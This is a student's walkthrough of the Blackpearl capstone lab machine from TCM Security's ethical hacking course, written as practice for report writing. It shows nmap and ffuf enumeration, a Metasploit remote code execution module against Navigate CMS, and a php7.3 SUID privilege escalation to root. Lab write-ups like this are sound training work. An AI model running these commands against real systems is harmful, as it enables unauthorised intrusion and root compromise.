Blackpearl box walkthrough, this is a test to see what I am missing in future report writing. This is written as a walkthrough and at the end I plan on writing notes critiquing myself as to what I am missing from my notes to improve my methodology and improve my report writing in anticipation of my PNPT exam.

Findings for blackpearl a capstone machine from TCM Security's Practical Ethical Hacker course, this is where I start to fumble with creating my own checklist and methodology and learning proper methodology and fix bad habits I currently have.

First things first, nmap scan, I used the following command to get a nmap scan for the box.

```
–(kali⊛kali)-[~/Desktop]
└─$ sudo nmap -T4 -p- -A ***2.100
[sudo] password for kali:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-01 07:35 EDT
Nmap scan report for 192.168.75.136
Host is up (0.00025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
_ 256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
L bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open http nginx 1.14.2
Lhttp-server-header: nginx/1.14.2
Lhttp-title: Welcome to nginx!
MAC Address: 00:0C:29:61:9A:66 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.25 ms 192.168.75.136
OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
```

We have 3 ports that come back with a possible OS for the blackpearl box. Currently the belief is that Blackpearl is a Linux based system, running nginx http server, OpenSSH for

external connections and port 53 which is DNS. We can get this information from the NMAP scan, now we can start going after the easy wins for enumeration. Port 80.

The webpage itself is a default webpage, however if we go to the read me source, then we can collect the possible domain name for the system from a comment from the webmaster.


```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
       body {
           width: 35em;
8
           margin: 0 auto;
9
           font-family: Tahoma, Verdana, Arial, sans-serif;
10
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.
17
18 For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.
22
23 <em>Thank you for using nginx.</em>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
```

If we further enumerate and start directory busting using FFUF, we can see there is a navigate directory.

```
sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt:FUZZ -u <http://ip/FUZZ>
```

```
ali@kali)-[~/Desktop/blackpearl/CVE-2019-11043]
    sudo ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ
        v2.1.0-dev
 :: Method
                         : http://blackpearl.tcm/FUZZ
                            FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Wordlist
 :: Follow redirects :
 :: Calibration
                         : false
 :: Timeout
 :: Threads
                         : Response status: 200-299,381,382,307,401,403,405,508
 :: Matcher
# [Status: 200, Size: 86789, Words: 4212, Lines: 1840, Duration: 9ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 280, Size: 86789, Words: 4212, Lines: 1840,
                             [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 14ms]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 86789, Words: 4212, Lines: 10
40, Duration: 15ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 16ms]
# on atleast 2 different hosts [Status: 200, Size: 86788, Words: 4212, Lines: 1040, Duration: 18ms]
# [Status: 200, Size: 86789, Words: 4212, Lines: 1840, Duration: 19ms]
# [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 20ms]
# [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 21ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 86790, Words: 4212, Lines: 104
0, Duration: 24ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Du
# This work is licensed under the Creative Commons [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration:
27ms]
# Copyright 2007 James Fisher [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 29ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration:
31ms]
navigate
                             [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 1ms]
[Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 25000 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

Then starting the first attempt try to directory bust using FFUF, using the IP address rather than the domain of *blackpearl.tcm*.



Once we navigate to blackpearl.tcm/navigate we have a login page that pops up, which is running CMSv2.8. Now lets look for exploits, I like to look up via searchsploit first, then go to the internet because if I can find it via searchsploit it saves time and fighting with google to get the same exploit. You will see that Metasploit has a module for navigate cms that we can use, for Unauthenticated Remote Code Execution.

```
—(kali⊗kali)-[~/Desktop/blackpearl]

- searchsploit navigate cms
Exploit Title
                                                                                          1 Path
              - (Unauthenticated) Remote Code Execution (Metasploit)
                                                                                             php/remote/45561.rb
              2.8 - Cross-Site Scripting
                                                                                            php/webapps/45445.txt
              2.8.5 - Arbitrary File Download
2.8.7 - ''sidx' SQL Injection (Authenticated)
                                                                                            php/webapps/45615.txt
                                                                                            php/webapps/48545.py
              2.8.7 - Authenticated Directory Traversal
                                                                                            php/webapps/48550.txt
              2.8.7 - Cross-Site Request Forgery (Add Admin)
                                                                                            php/webapps/48548.txt
              2.9.4 - Server-Side Request Forgery (SSRF) (Authenticated)
                                                                                            php/webapps/50921.py
Shellcodes: No Results
     ali@kali)-[~/Desktop/blackpearl]
```

After setting up all of the options and the ports to run this exploit, I dropped into a shell as www-data user and attempted to make the meterpreter shell more stable by using import pty.

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 1198 created.
Channel 1 created.
whoami
www-data
bash

pwd
/var/www/blackpearl.tcm/navigate
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$
```

Once you have a meterpreter shell you can hunt for some easy wins, the first one that I did was searching for SUID and SGID that I could look up for root access. The command I used for this enumeration is:

```
find / -type f -perm -4000 2>/dev/null
```

Found a vulnerability for php7.3 from GTFObins which allows for a root shell.

```
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
#
```

I am now root neat!

Things to improve:

More Pictures

See if I can inverse the photos to save on ink for prospective customer.